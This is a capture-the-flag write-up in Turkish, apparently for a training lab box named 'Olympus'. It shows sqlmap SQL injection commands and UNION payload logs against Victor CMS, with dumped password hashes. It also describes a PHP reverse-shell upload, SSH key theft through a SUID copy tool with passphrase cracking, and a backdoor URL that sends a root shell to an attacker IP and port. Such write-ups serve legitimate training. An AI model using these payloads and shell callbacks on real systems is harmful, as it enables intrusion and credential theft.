# Olympus CTF Çözüm Raporu

## Yönetici Özeti

Bu raporda, hedef sistem üzerindeki zafiyetlerin tespit edilmesi ve sömürülmesi adımları detaylandırılmıştır. Süreç; açık kaynaklı bir CMS sistemindeki SQL Enjeksiyonu zafiyetinin sömürülmesiyle başlamış, bilgi ifşası ile elde edilen parolalar sayesinde iç ağdaki gizli bir sohbet uygulamasına erişilmiştir. Bu uygulamadaki dosya yükleme zafiyeti ile sisteme ilk erişim sağlanmıştır. Ardından, hatalı yapılandırılmış bir SUID dosyası ile yatay hak yükseltme yapılarak yetkili bir kullanıcıya geçilmiş, son olarak sistemde unutulan bir web arka kapısı tetiklenerek root yetkilerine ulaşılmıştır.

## 1. Keşif ve Bilgi Toplama


Sızma testi süreci, hedef IP adresi (10.112.161.243) üzerinde gerçekleştirilen bir port taraması ile başladı.

- **Nmap Taraması:** Yapılan tarama sonucunda 80 (HTTP) portunun açık olduğu tespit edildi.
- **DNS Yapılandırması:** Tarayıcı üzerinden doğrudan IP adresiyle erişim sağlanamadığı için, /etc/hosts dosyasına olympus.thm alan adı eklenerek yönlendirme yapıldı ve ana sayfaya erişim sağlandı.
- **Dizin Taraması:** Web uygulaması üzerinde gobuster aracı ile yapılan taramada, dikkat çekici olan ~webmaster dizini keşfedildi.

```
┌──(root㉿kali)-[/home/emircan]
└─# nmap -Pn -sS -sV -O 10.112.161.243
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 21:09 +03
Nmap scan report for www.olympus.thm (10.112.161.243)
Host is up (0.064s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=3/11%OT=22%CT=1%CU=39632%PV=Y%DS=3%DC=I%G=Y%TM=69B1AFE
OS:B%P=aarch64-unknown-linux-gnu)SEQ(SP=104%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS
OS:=A)SEQ(SP=106%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=109%GCD=1%ISR=10B
OS:%TI=Z%CI=Z%TS=A)SEQ(SP=FF%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FF%GC
OS:D=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E
OS:8NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3%
OS:W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%CC
OS:=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.17 seconds
```

- 

```
┌──(root㉿kali)-[/home/emircan]
└─# gobuster dir -u http://olympus.thm/ -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://olympus.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/~webmaster           (Status: 301) [Size: 315] [--> http://olympus.thm/~webmaster/]
/index.php            (Status: 200) [Size: 1948]
/javascript           (Status: 301) [Size: 315] [--> http://olympus.thm/javascript/]
/phpmyadmin           (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
/static               (Status: 301) [Size: 311] [--> http://olympus.thm/static/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
```

## 2. Web Sömürüsü ve SQL Enjeksiyonu

~webmaster dizinine erişildiğinde, sistemin **Victor CMS** altyapısını kullandığı fark edildi. Bu CMS sürümünde bilinen bir SQL Injection zafiyeti olduğu araştırmalar sonucunda doğrulandı.

Zafiyeti sömürmek ve veritabanını haritalamak için sqlmap kullanıldı.

İlk bayrak (Flag 1), veritabanındaki flag tablosundan doğrudan çekildi:

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --data="search=1337*&submit=" --dbs --batch --random-agent -v 3 -D olympus -T flag --dump
```

Ardından, içerideki konuşma geçmişini (chats) incelemek için aşağıdaki komut çalıştırıldı:

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --data="search=1337*&submit=" --dbs --batch --random-agent -v 3 -D olympus -T chats --dump
```

Bu tablo dökümünde, prometheus adlı kullanıcının 47c3210d51761686f3af40a875eeaaea.txt adlı bir dosyayı sisteme yüklediği ve IT yöneticisinin yüklenen dosyaların isimlerini rastgele (random) karmaşık isimlere çevirdiği bilgisi elde edildi. Bu dosya okunduğunda prometheus kullanıcısının parolası bulundu.

Aynı zamanda users tablosundan hashlenmiş parolalar çekilerek kırıldı ve ~webmaster paneline yetkili erişim sağlandı.

```
root@kali: /home/emircan/Downloads   root@kali: /home/emircan   root@kali: /home/emircan   root@kali: /home/emircan   root@kali: /home/emircan
    Title: MySQL UNION query (NULL) - 10 columns
    Payload: search=1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,0x4b654d5368694e41594654696c44424365725370545349
6543786d506266797141674a6d42656355,0x716b787671),NULL,NULL,NULL#&submit=
    Vector:  UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,[QUERY],NULL,NULL,NULL#
___
[21:27:44] [INFO] the back-end DBMS is MySQL
[21:27:44] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,(CASE WHEN (VERSION() LIKE 0x254d61726961444225
) THEN 1 ELSE 0 END),0x716b787671),NULL,NULL,NULL#
[21:27:44] [DEBUG] performed 1 query in 0.08 seconds
[21:27:44] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,(CASE WHEN (VERSION() LIKE 0x255469444225) THEN
 1 ELSE 0 END),0x716b787671),NULL,NULL,NULL#
[21:27:44] [DEBUG] performed 1 query in 0.13 seconds
[21:27:44] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,(CASE WHEN (@@VERSION_COMMENT LIKE 0x256472697a
7a6c6525) THEN 1 ELSE 0 END),0x716b787671),NULL,NULL,NULL#
[21:27:44] [DEBUG] performed 1 query in 0.13 seconds
[21:27:44] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,(CASE WHEN (@@VERSION_COMMENT LIKE 0x2550657263
6f6e6125) THEN 1 ELSE 0 END),0x716b787671),NULL,NULL,NULL#
[21:27:44] [DEBUG] performed 1 query in 0.13 seconds
[21:27:44] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,(CASE WHEN (AURORA_VERSION() LIKE 0x25) THEN 1
ELSE 0 END),0x716b787671),NULL,NULL,NULL#
[21:27:44] [DEBUG] turning off NATIONAL CHARACTER casting
[21:27:44] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,(CASE WHEN (AURORA_VERSION() LIKE 0x25) THEN 1
ELSE 0 END),0x716b787671),NULL,NULL,NULL#
[21:27:44] [DEBUG] performed 2 queries in 0.35 seconds
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL ≥ 5.6
[21:27:44] [INFO] fetching database names
[21:27:44] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,JSON_ARRAYAGG(CONCAT_WS(0x7a7669626b76,IFNULL(C
AST(schema_name AS CHAR),0x20))),0x716b787671),NULL,NULL,NULL FROM INFORMATION_SCHEMA.SCHEMATA#
[21:27:46] [DEBUG] performed 1 query in 1.18 seconds
available databases [6]:
[*] information_schema
[*] mysql
[*] olympus
[*] performance_schema
[*] phpmyadmin
[*] sys
```

```
root@kali: /home/emircan
Session  Actions  Edit  View  Help
root@kali: /home/emircan/Downloads   root@kali: /home/emircan   root@kali: /home/emircan
[21:32:18] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,JSON_ARRAYAGG(CONCAT_WS(0x7a7669626b76,IFNULL(C
AST(column_name AS NCHAR),0x20),IFNULL(CAST(column_type AS NCHAR),0x20))),0x716b787671),NULL,NULL,NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE
table_name=0x7573657273 AND table_schema=0x6f6c796d707573#
[21:32:18] [DEBUG] performed 1 query in 0.12 seconds
[21:32:18] [INFO] fetching entries for table 'users' in database 'olympus'
[21:32:18] [DEBUG] stripping ORDER BY clause from statement because it does not play well with UNION query SQL injection
[21:32:18] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,JSON_ARRAYAGG(CONCAT_WS(0x7a7669626b76,IFNULL(C
AST(randsalt AS NCHAR),0x20),IFNULL(CAST(user_email AS NCHAR),0x20),IFNULL(CAST(user_firstname AS NCHAR),0x20),IFNULL(CAST(user_id AS NCHAR),
0x20),IFNULL(CAST(user_image AS NCHAR),0x20),IFNULL(CAST(user_lastname AS NCHAR),0x20),IFNULL(CAST(user_name AS NCHAR),0x20),IFNULL(CAST(user
_password AS NCHAR),0x20),IFNULL(CAST(user_role AS NCHAR),0x20))),0x716b787671),NULL,NULL,NULL FROM olympus.users#
[21:32:19] [PAYLOAD] 1337' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787871,IFNULL(CAST(randsalt AS NCHAR),0x20),0x7a766962
6b76,IFNULL(CAST(user_email AS NCHAR),0x20),0x7a7669626b76,IFNULL(CAST(user_firstname AS NCHAR),0x20),0x7a7669626b76,IFNULL(CAST(user_id AS N
CHAR),0x20),0x7a7669626b76,IFNULL(CAST(user_image AS NCHAR),0x20),0x7a7669626b76,IFNULL(CAST(user_lastname AS NCHAR),0x20),0x7a7669626b76,IFN
ULL(CAST(user_name AS NCHAR),0x20),0x7a7669626b76,IFNULL(CAST(user_password AS NCHAR),0x20),0x7a7669626b76,IFNULL(CAST(user_role AS NCHAR),0x
20),0x716b787671),NULL,NULL,NULL FROM olympus.users#
[21:32:19] [DEBUG] performed 2 queries in 0.23 seconds
[21:32:19] [DEBUG] analyzing table dump for possible password hashes
Database: olympus
Table: users
[3 entries]
+---------+----------+-----------+-----------+-----------------------+-----------+-------------+-----------------------------------------------------------
-----------------------+-----------------+
| user_id | randsalt | user_name | user_role | user_email            | user_image | user_lastname | user_password
                        | user_firstname |
+---------+----------+-----------+-----------+-----------------------+-----------+-------------+-----------------------------------------------------------
-----------------------+-----------------+
| 3       | <blank>  | prometheus | User      | prometheus@olympus.thm | <blank>   | <blank>     | $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01
c0lzPHcz1qK2EArDvnj3C | prometheus      |
| 6       | dgas     | root       | Admin     | root@chat.olympus.thm  | <blank>   | <blank>     | $2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3
rsuKWHCc.FGtapBAfW.mK | root            |
| 7       | dgas     | zeus       | User      | zeus@chat.olympus.thm  | <blank>   | <blank>     | $2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0Q
SUS53zp/r0HMtaj6rT4lC | zeus            |
+---------+----------+-----------+-----------+-----------------------+-----------+-------------+-----------------------------------------------------------
-----------------------+-----------------+
```

## 3. Sisteme İlk Erişim

Webmaster paneli içindeki incelemeler sonucunda, sistemde chat.olympus.thm adında gizli bir alt alan adı olduğu keşfedildi. Bu adres de /etc/hosts dosyasına eklendi.

Sohbet uygulamasına erişildiğinde, bir dosya yükleme özelliği olduğu görüldü.

- **Zafiyet:** Dosya yükleme kontrol mekanizmasının yetersiz olması.
- **Sömürü:** Kötü niyetli bir shell.php dosyası (Reverse Shell payload'u içeren) sisteme yüklendi ve tetiklendi.
- **Sonuç:** Yerel makinedeki Netcat dinleyicisine (listener) bağlantı düştü ve www-data yetkileriyle sisteme sızıldı. İkinci bayrak (Flag 2) bu aşamada elde edildi.

## 4. Yatay Hak Yükseltme

Daha yüksek yetkilere ulaşmak amacıyla, www-data kabuğu üzerinden hedef sistemin /tmp dizinine wget ile linpeas.sh aktarıldı ve çalıştırıldı.

LinPEAS taraması sonucunda kritik bir SUID zafiyeti tespit edildi:

- /usr/bin/cputils adında, dosya sahibinin (zeus) yetkileriyle kopyalama yapmaya olanak tanıyan özel bir araç bulundu.

Bu araç kullanılarak, zeus kullanıcısına ait SSH gizli anahtarı (/home/zeus/.ssh/id_rsa), erişilebilir olan /tmp dizinine kopyalandı. Anahtarın parola (passphrase) ile korunduğu tespit edildiği için yerel makinede ssh2john ve john the ripper kullanılarak bu parola başarıyla kırıldı. Elde edilen bilgilerle SSH üzerinden sisteme zeus kullanıcısı olarak giriş yapıldı.

## 5. Dikey Hak Yükseltme (Privilege Escalation - Root)

zeus yetkileriyle sistem genelinde yapılan incelemelerde, web kök dizini olan /var/www/html/ içerisinde şüpheli dosyalar arandı.

- Görünürde olmayan ve karmaşık bir isme sahip olan 0aB44fdS3eDnLkpsz3deGv8TttR4sc dizini keşfedildi.
- Bu dizinin içerisinde VIGQFQFMYOST.php adında bir dosya bulundu.
- Dosyanın kaynak kodları okunduğunda, sayfanın içerisine gömülü bir parola ve dışarıdan IP/Port parametreleri alarak tetiklenen bir arka kapı (backdoor) olduğu anlaşıldı.

**Root Sömürüsü:**

Yerel makinede 4444 portunda tekrar bir Netcat dinleyicisi başlatıldı ve tarayıcı üzerinden ilgili arka kapı şu payload ile tetiklendi:

http://10.112.161.243/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=192.168.144.248&port=4444

Bu istek sonucunda bağlantı doğrudan root yetkileriyle terminale düştü. Kalan son iki bayrak okunarak sistem tamamen ele geçirildi.